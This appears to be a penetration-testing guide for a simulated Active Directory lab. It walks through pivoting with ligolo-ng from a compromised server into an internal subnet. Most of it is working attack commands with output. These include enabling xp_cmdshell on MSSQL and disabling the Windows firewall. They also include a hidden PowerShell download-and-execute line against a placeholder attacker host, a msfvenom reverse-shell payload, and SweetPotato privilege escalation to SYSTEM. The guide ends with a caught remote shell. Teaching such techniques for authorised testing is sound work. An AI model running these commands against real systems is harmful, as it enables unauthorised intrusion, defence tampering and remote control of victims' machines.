


LIGOLO: THE ART OF INTERNAL NETWORK PIVOTING

A Detailed Guide for Penetration Testers

Monish Borvankar




HACKING INTERNAL NETWORK

Table of Contents

1. Scenario.....	3
2. Setting up Network for ligolo	4
3. Proxy Setup	4
4. Accessing internal network	5
5. Disable Firewall.....	6
6. Creating Reverse Shell	9
7. Transferring the Payloads	9
8. Getting reverse shell	10
9. Ligolo-ng WebUI.....	11
10. Bonus - Make Ligolo Stealthy	14

1. Scenario



In this simulated Active Directory (AD) environment, the initial objective is to transition from an external foothold to movement within the internal network. Following the successful initial exploitation of the publicly accessible server, **MS01**, and establishing a preliminary shell, the core challenge is pivoting into the isolated internal subnet.

This phase critically utilizes the **ligolo** tunnelling tool to bridge the network gap, effectively routing traffic from the attacking machine through the compromised MS01. This action successfully grants the attacker access to internal hosts on the restricted subnet, specifically enabling the targeting of systems like **MS02**.

The subsequent workflow focuses on establishing this access:

- **Network Pivoting:** Establishing the **ligolo** tunnel to successfully access the internal subnet (10.10.147.x).
- **Privilege Escalation:** Exploiting misconfigurations or vulnerabilities (sometimes referred to as 'unsafe privileges') on the foothold server, MS01, to gain high-level permissions (e.g., SYSTEM).
- **Lateral Movement:** Using the escalated privileges and the new network access to deploy and capture a reverse shell on the next internal target, **MS02**.

2. Setting up Network for Ligolo

Download the Ligolo proxy and agent as per your requirement

<https://github.com/nicocha30/ligolo-ng/releases>

- a) Remove Existing Interface

```
sudo ip link del ligolo
```

- b) Create a New TUN Interface

```
sudo ip tuntap add user $(whoami) mode tun ligolo
```

- c) Bring the Interface Up

```
sudo ip link set ligolo up
```

3. Proxy Setup

```
./proxy -laddr 0.0.0.0:9001 -selfcert
```

```
./agent -connect your_ip:9001 -ignore-cert
```

Or


```
sudo ip tuntap add user kali mode tun ligolo
```

```
sudo ip link set ligolo up
```

```
./proxy -selfcert
```



```
.\agent.exe -connect 192.168.45.199:11601 -ignore-cert
```



session

```
select session 1
```

```

ligolo-ng » session
? Specify a session : 1 - NT AUTHORITY\SYSTEM@MS01 - 192.168.187.147:53307 - a5789ac9-9938-4914-b466-0add2688e5c9
[Agent : NT AUTHORITY\SYSTEM@MS01] » ifconfig

Interface 0
Name      Ethernet0
Hardware MAC 00:50:56:ab:06:3d
MTU       1500
Flags     up|broadcast|multicast|running
IPv4 Address 192.168.187.147/24

Interface 1
Name      Ethernet1
Hardware MAC 00:50:56:ab:af:3e
MTU       1500
Flags     up|broadcast|multicast|running
IPv4 Address 10.10.147.147/24

Interface 2
Name      Loopback Pseudo-Interface 1
Hardware MAC -1
MTU       -1
Flags     up|loopback|multicast|running
IPv6 Address ::1/128
IPv4 Address 127.0.0.1/8

[Agent : NT AUTHORITY\SYSTEM@MS01] » session
? Specify a session : 1 - NT AUTHORITY\SYSTEM@MS01 - 192.168.187.147:53307 - a5789ac9-9938-4914-b466-0add2688e5c9
[Agent : NT AUTHORITY\SYSTEM@MS01] » start
[Agent : NT AUTHORITY\SYSTEM@MS01] » INFO[0374] Starting tunnel to NT AUTHORITY\SYSTEM@MS01 (a5789ac9-9938-4914-b466-0add2688e5c9)
[Agent : NT AUTHORITY\SYSTEM@MS01] » listener_list

```

ifconfig and see the interfaces , We want to pivot in 10.10.147.147/24

So, we add that in route

sudo Ip route add 10.10.147.0/24 dev ligolo

```

(kali@kali) - [~/Desktop/OSCP/oscpbb]
$ ip route
default via 192.168.79.2 dev eth0 proto dhcp src 192.168.79.168 metric 100
10.10.147.0/24 dev ligolo scope link linkdown

```

4. Accessing internal network

To check if our setup is working or not you can use nmap or crackmapexec , And it's working

crackmapexec smb 10.10.147.0/24

```

(kali@kali) - [~/Desktop/OSCP/oscpbb]
$ crackmapexec smb 10.10.147.0/24
SMB 10.10.147.146 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:oscp.exam) (signing:True) (SMBv1:False)
SMB 10.10.147.147 445 MS01 [*] Windows 10 / Server 2019 Build 19041 x64 (name:MS01) (domain:oscp.exam) (signing:False) (SMBv1:False)
SMB 10.10.147.148 445 MS02 [*] Windows 10 / Server 2019 Build 19041 x64 (name:MS02) (domain:oscp.exam) (signing:False) (SMBv1:False)

```

Then we will exploit a misconfigured SQL service to achieve **privilege escalation** using **mssqlclient**. This tool will be used to execute commands, enabling the download and execution of a payload for a **reverse shell**

impacket-mssqlclient domin/sql_svc@10.10.147.148 -windows-auth

```
(kali㉿kali)-[~/Desktop/OSCP/oscpbb]
$ impacket-mssqlclient /sql_svc@10.10.147.148 -windows-auth
Impacket v0.13.0.dev0+20241127.154729.af51dfd - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MS02\SQLSERVER): Line 1: Changed database context to 'master'.
[*] INFO(MS02\SQLSERVER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (OSCP\sql_svc dbo@master)> enable_xp_cmdshell
INFO(MS02\SQLSERVER): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(MS02\SQLSERVER): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (OSCP\sql_svc dbo@master)> RECONFIGURE
SQL (OSCP\sql_svc dbo@master)> EXECUTE xp_cmdshell 'whoami';
output
-----
nt service\mssql$qlserv
NULL

SQL (OSCP\sql_svc dbo@master)> EXECUTE xp_cmdshell 'whoami /all';
output
-----
NULL

USER INFORMATION
-----
```

enable_xp_cmdshell

RECONFIGURE

EXECUTE xp_cmdshell 'whoami';

5. Disable Firewall

To check firewall is on or off

EXEC xp_cmdshell 'netsh advfirewall show allprofiles';

```
SQL (OSCP\sql_svc dbo@master)> EXEC xp_cmdshell 'netsh advfirewall show allprofiles';
output
-----
NULL

Domain Profile Settings:
-----

State                                OFF
Firewall Policy                      BlockInbound,AllowOutbound
LocalFirewallRules                   N/A (GPO-store only)
LocalConSecRules                     N/A (GPO-store only)
InboundUserNotification              Enable
RemoteManagement                    Disable
UnicastResponseToMulticast           Enable

NULL
```

EXEC xp_cmdshell 'netsh advfirewall set allprofiles state off';

Turn off the firewall

-- Domain Profile

```
EXEC xp_cmdshell 'netsh advfirewall set domainprofile state off';
```

-- Private Profile

```
EXEC xp_cmdshell 'netsh advfirewall set privateprofile state off';
```

-- Public Profile

```
EXEC xp_cmdshell 'netsh advfirewall set publicprofile state off';
```

To check the connection

```
EXEC xp_cmdshell "powershell -Command Test-NetConnection -ComputerName 10.10.147.147 -Port 1235"
```

```
SQL (OSCP\sql_svc dbo@master)>
SQL (OSCP\sql_svc dbo@master)> EXEC xp_cmdshell "powershell -Command Test-NetConnection -ComputerName 10.10.147.147 -Port 1235"
output
-----
NULL
NULL
ComputerName      : 10.10.147.147
RemoteAddress     : 10.10.147.147
RemotePort        : 1235
InterfaceAlias    : Ethernet0
SourceAddress     : 10.10.147.148
TcpTestSucceeded  : True
NULL
NULL
NULL
NULL
```

Add a Rule to Allow Your Tool/Port

If you don't want to disable the firewall completely (or can't), you can **allow your reverse shell port** like this:

-- Allow TCP port 4444 inbound (adjust as needed)

```
EXEC xp_cmdshell 'netsh advfirewall firewall add rule name="Open Port 4444" dir=in action=allow protocol=TCP localport=4444';
```

Or for outbound (if your shell needs to connect out):

```
EXEC xp_cmdshell 'netsh advfirewall firewall add rule name="Allow Outbound 4444" dir=out action=allow protocol=TCP remoteport=4444';
```

You can run your payloads through **PowerShell**, **bitsadmin**, or **certutil**, which often bypass firewalls because they're trusted.

Example: Reverse shell over PowerShell:

```
EXEC xp_cmdshell "powershell -NoP -NonI -W Hidden -Command IEX(New-Object Net.WebClient).DownloadString('http://YOUR_IP/shell.ps1')"
```

You'll host a PowerShell reverse shell script (shell.ps1) on your machine.

SeManageVolumePrivilege	Perform volume maintenance tasks	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

There is a **SeImpersonatePrivilege** is enabled, The **SeImpersonatePrivilege** is a security setting in the Windows operating system that allows a process to **impersonate a client** after the client has been authenticated.

This privilege is assigned by default to members of the local **Administrators group** and the **Local Service account**, as well as to services started by the **Service Control Manager** and certain **COM servers**. It is designed for legitimate purposes, such as allowing a web server or other service to perform tasks on behalf of a connecting user with that user's specific permissions.

Using SeImpersonatePrivilege for Privilege Escalation

While the privilege is legitimate, a low-privileged account that holds the SeImpersonatePrivilege can **abuse** it to escalate its privileges, typically to **NT AUTHORITY\SYSTEM** (the highest possible privilege on a Windows machine). This is one of the most common and powerful local privilege escalation vectors on Windows.

The core mechanism for this attack is **token impersonation**, which involves several steps:

1. **Check for Privilege:** An attacker first confirms that their current low-privileged account (or a service they can control) has the SeImpersonatePrivilege enabled using a command like `whoami /priv`.
2. **Abuse Authentication:** The attacker uses a specialized exploit tool to trick a **highly-privileged Windows service** (like a COM server or the Print Spooler service) into performing an **NTLM authentication** back to a rogue listening service created by the attacker's tool.
3. **Capture Token:** During this authentication process, the privileged service (which often runs as NT AUTHORITY\SYSTEM) creates an **impersonation token**.
4. **Impersonate and Escalate:** The exploit tool, having the SeImpersonatePrivilege, intercepts and leverages this high-privileged token to launch a new process (like a command prompt or a reverse shell payload) with **NT AUTHORITY\SYSTEM** permissions.

Exploitation Tools

This class of exploits is often referred to as "Potato" attacks, due to the original exploit being named "Rotten Potato." Tools used to automate this technique include:

- **JuicyPotato (and variants like JuicyPotatoNG):** Exploits DCOM and NTLM reflection attacks, effective on older Windows versions (up to Windows 10 build 1809).
- **RoguePotato/PrintSpoofer/GodPotato/Sweetpotato:** Newer tools that address changes in Windows and exploit different underlying services (like the Print Spooler service or Named Pipes) to achieve the same result on modern Windows versions

We can do privilege escalation, for that We need to transfer our shell and sweetpotato.exe to the internal network also execute as a root get the reverse shell from the internal network

So, in ligolo we will add listener address so that, we can transfer files as well as get reverse shell from internal network.

MS02 → MS01 → kali

MS02 ← MS01 ← kali

For shell from MS02 → MS01 → kali

listener_add --addr 0.0.0.0:1234 --to 0.0.0.0:4444

For file transfer MS02 ← MS01 ← kali

listener_add --addr 0.0.0.0:1235 --to 0.0.0.0:80

```
[Agent : NT AUTHORITY\SYSTEM@MS01] » listener_add --addr 0.0.0.0:1235 --to 0.0.0.0:80
[Agent : NT AUTHORITY\SYSTEM@MS01] » ls
error: unknown command, try 'help'
[Agent : NT AUTHORITY\SYSTEM@MS01] » listener_list
```

#	AGENT	NETWORK	AGENT LISTENER ADDRESS	PROXY REDIRECT ADDRESS	STATUS
0	NT AUTHORITY\SYSTEM@MS01 - 192.168.187.147:53307 - a5789ac9-9938-4914-b466-0add2688e5c9	tcp	0.0.0.0:1234	0.0.0.0:4444	Online
1	NT AUTHORITY\SYSTEM@MS01 - 192.168.187.147:53307 - a5789ac9-9938-4914-b466-0add2688e5c9	tcp	0.0.0.0:1235	0.0.0.0:80	Online

Important

Also, we need to create shell with the Ip address of MS01 as LHOST and set the port as we set in the ligolo

6 . Creating Reverse Shell

Here we will put Ip of MS01 and port number of which we set in ligolo

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.147.147 LPORT=1234 -f exe -o sheli.exe
```

```
(kali㉿kali)-[~/Desktop/OSCP/oscpbb]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.147.147 LPORT=1234 -f exe -o sheli.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: sheli.exe
```

7. Transferring the Payloads

As **SeImpersonatePrivilege** is enabled We can use it for privilege escalation. We transfer our shell and sweetpotato.exe via executing following commands.

```
EXECUTE xp_cmdshell 'powershell -c "iwr http://10.10.147.147:1235/sheli.exe -Outfile C:\Users\public\met3.exe"'
```

```
EXECUTE xp_cmdshell 'powershell -c "iwr http://10.10.147.147:1235/SweetPotato.exe -Outfile C:\Users\public\SweetPotato.exe "'
```

```
SQL (OSCP\sql_svc dbo@master)> EXECUTE xp_cmdshell 'powershell -c "iwr http://10.10.147.1235/SweetPotato.exe -Outfile C:\Users\public\SweetPotato.exe "'
output
NULL
```

After uploading both files , we execute them in order to get reverse shell

```
EXECUTE xp_cmdshell 'C:\Users\public\SweetPotato.exe -p C:\Users\public\met3.exe'
```

```
SQL (OSCP\sql_svc dbo@master)> EXECUTE xp_cmdshell 'C:\Users\public\SweetPotato.exe -p C:\Users\public\met3.exe'
output
SweetPotato by @_EthicalChaos_

Original RottenPotato code and exploit by @foxglovesec
Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
PrintSpoofer discovery and original exploit by @itm4n
EfsRpc built on EfsPotato by @zcgovh and PetitPotam by @topotam
[+] Attempting NP impersonation using method PrintSpoofer to launch C:\Users\public\met3.exe
[+] Triggering notification on evil PIPE \\MS02\pipe\b5a16ea1-f8f6-43c7-bbfc-e250b7c53a66
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] Process created, enjoy!
```

8. Getting reverse shell

For listing the reverse shell we'll be using Penelope, Penelope is a powerful shell handler built as a modern netcat replacement for RCE exploitation, aiming to simplify, accelerate, and optimize post-exploitation workflows.

<https://github.com/brightio/penelope>

```
./penelope.py 4444
```

```
(kali㉿kali)-[~/Desktop/OSCP/oscpbb]
$ ./penelope.py 4444
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 192.168.
> 🚀 Main Menu (m) 📄 Payloads (p) 🧹 Clear (Ctrl-L) 🛑 Quit (q/Ctrl-C)
[+] Got reverse shell from MS02-127.0.0.1-Microsoft_Windows_10_Pro-x64-b
[+] Added readline support...
[+] Interacting with session [1], Shell Type: Basic, Menu key: Ctrl-D
[+] Logging to /home/kali/.penelope/MS02~127.0.0.1_Microsoft_Windows_10_

C:\Windows\system32>hostname
hostname
MS02

C:\Windows\system32>cd c:\
cd c:\
```

9. Ligolo-ng WebUI

Ligolo-ng WebUI is an intuitive graphical interface introduced in **Ligolo-ng v0.8**, designed to simplify the management and monitoring of Ligolo-ng sessions. Instead of relying solely on command-line interactions, the WebUI provides a centralized, browser-based dashboard for controlling agents, tunnels, listeners, and routes efficiently.

```
(kali@kali)-[~/Desktop/ligolo]
$ ./proxy --version

INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] daemon configuration file not found. Creating a new one...
? Enable Ligolo-ng WebUI? Yes
? Allow CORS Access from https://webui.ligolo.ng? Yes
WARN[0004] WebUI enabled, default username and login are ligolo:password - make sure to update ligolo-ng.yaml to change credentials!
Ligolo-ng 0.8.2 / 82bec5be5e2368dd85448525cd63cc8a90b9734e / 2025-05-24T19:04:58Z
```


`./proxy -config ligolo-ng.yaml -selfcert`

```
(kali@kali)-[~/Desktop/ligolo]
$ ./proxy -config ligolo-ng.yaml -selfcert
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
INFO[0000] Listening on 0.0.0.0:11601
INFO[0000] Starting Ligolo-ng Web, API URL is set to: http://127.0.0.1:8080
WARN[0000] Ligolo-ng API is experimental, and should be running behind a reverse-proxy if publicly exposed.

  Ligolo-ng

Made in France ▾ by @Nicocha30!
Version: 0.8.2

ligolo-ng » |
```



Ligolo-ng



 Log in to your account to continue

Features

Agent

View and manage all connected **agents**.



- Monitor connection status and uptime
- Configure tunnelling directly from the interface
- Set up **autoroute** rules for traffic redirection
- Easily terminate or reconnect agents



Interfaces

Configure virtual interfaces and routing with just a few clicks.

